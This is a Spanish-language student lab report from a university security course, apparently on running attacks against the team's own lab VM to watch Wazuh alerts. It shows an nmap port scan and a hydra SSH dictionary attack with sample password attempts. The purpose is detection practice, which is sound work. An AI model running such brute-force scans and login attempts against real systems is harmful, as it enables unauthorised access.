Universidad Nacional Autónoma de México
Facultad de Ciencias

Facultad de CIencias

Criptografía y Seguridad

Semestre: 2025-1

Equipo: Pingüicoders

Práctica 9:
Lookout, guardian, sentry.
Parte 2. Ataques

Arrieta Mancera Luis Sebastián - 318174116
Cruz Cruz Alan Josue - 319327133
García Ponce José Camilo - 319210536
Matute Cantón Sara Lorena - 319331622

Introducción:


Una vez concluida la instalación y la configuración que consideramos pertinente es momento de realizar los ataques y ver las alertas en wazuh.


Desarrollo:

Ataque SSH:

Para el ataque víctima usaremos el agente de Wazuh llamado víctima. Originalmente el agente, al ser creado se veía así:


- Vista general:







Nosotros hicimos varias pruebas antes de realizar el ataque, al igual que participamos en clase por lo cual antes de realizar el ataque nuestro dashboard se veía de la siguiente forma:


- Vista general:







- Vulnerability detection:






- Threath Hunting





Observemos que se muestran diversos eventos registrados, los cuales son previos intentos de prueba al igual de los realizados en clase, más adelante se mostrará a detalle uno de estos intentos/eventos.



Ahora veamos cómo se realizó el ataque.
En esta parte no nos detendremos a explicar con detalle el comportamiento de los ataques.

```
Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
jcamilo@atacante:~$ ls
atac.py  datos_recibidos.txt  venv  word-list.txt
jcamilo@atacante:~$ wc -l word-list.txt
500 word-list.txt
jcamilo@atacante:~$
```

Observemos que son 500 líneas en total.

```
jcamilo@atacante:~$ nmap -p- 10.128.0.3
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-31 02:52 UTC
Nmap scan report for victima.c.cedar-shape-439802-t5.internal (10.128.0.3)
Host is up (0.00018s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
5355/tcp open  llmnr

Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
jcamilo@atacante:~$
```

Vemos que el puerto 22 está abierto y acepta conexiones por ssh.


```
jcamilo@atacante:~$ hydra -Vf -l jcamilo -P word-list.txt ssh://10.128.0.3
```

Iniciamos el ataque de diccionario.
A Continuación presentamos solo algunos de los 500 intentos.

```
jcamilo@atacante:~$ hydra -Vf -l jcamilo -P word-list.txt ssh://10.128.0.3 -t 64
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-31 02:54:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 500 login tries (l:1/p:500), ~8 tries per task
[DATA] attacking ssh://10.128.0.3:22/
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "123456" - 1 of 500 [child 0] (0/0)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "12345" - 2 of 500 [child 1] (0/0)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "123456789" - 3 of 500 [child 2] (0/0)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "password" - 4 of 500 [child 3] (0/0)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "iloveyou" - 5 of 500 [child 4] (0/0)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "princess" - 6 of 500 [child 5] (0/0)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "1234567" - 7 of 500 [child 6] (0/0)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "rockyou" - 8 of 500 [child 7] (0/0)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "12345678" - 9 of 500 [child 8] (0/0)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "abc123" - 10 of 500 [child 9] (0/0)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "nicole" - 11 of 500 [child 10] (0/0)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "daniel" - 12 of 500 [child 11] (0/0)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "babygirl" - 13 of 500 [child 12] (0/0)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "monkey" - 14 of 500 [child 13] (0/0)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "lovely" - 15 of 500 [child 14] (0/0)
```



Fuimos capaces de observar en tiempo real como aumentaba el número de eventos en nuestro dashboard de Wazuh.

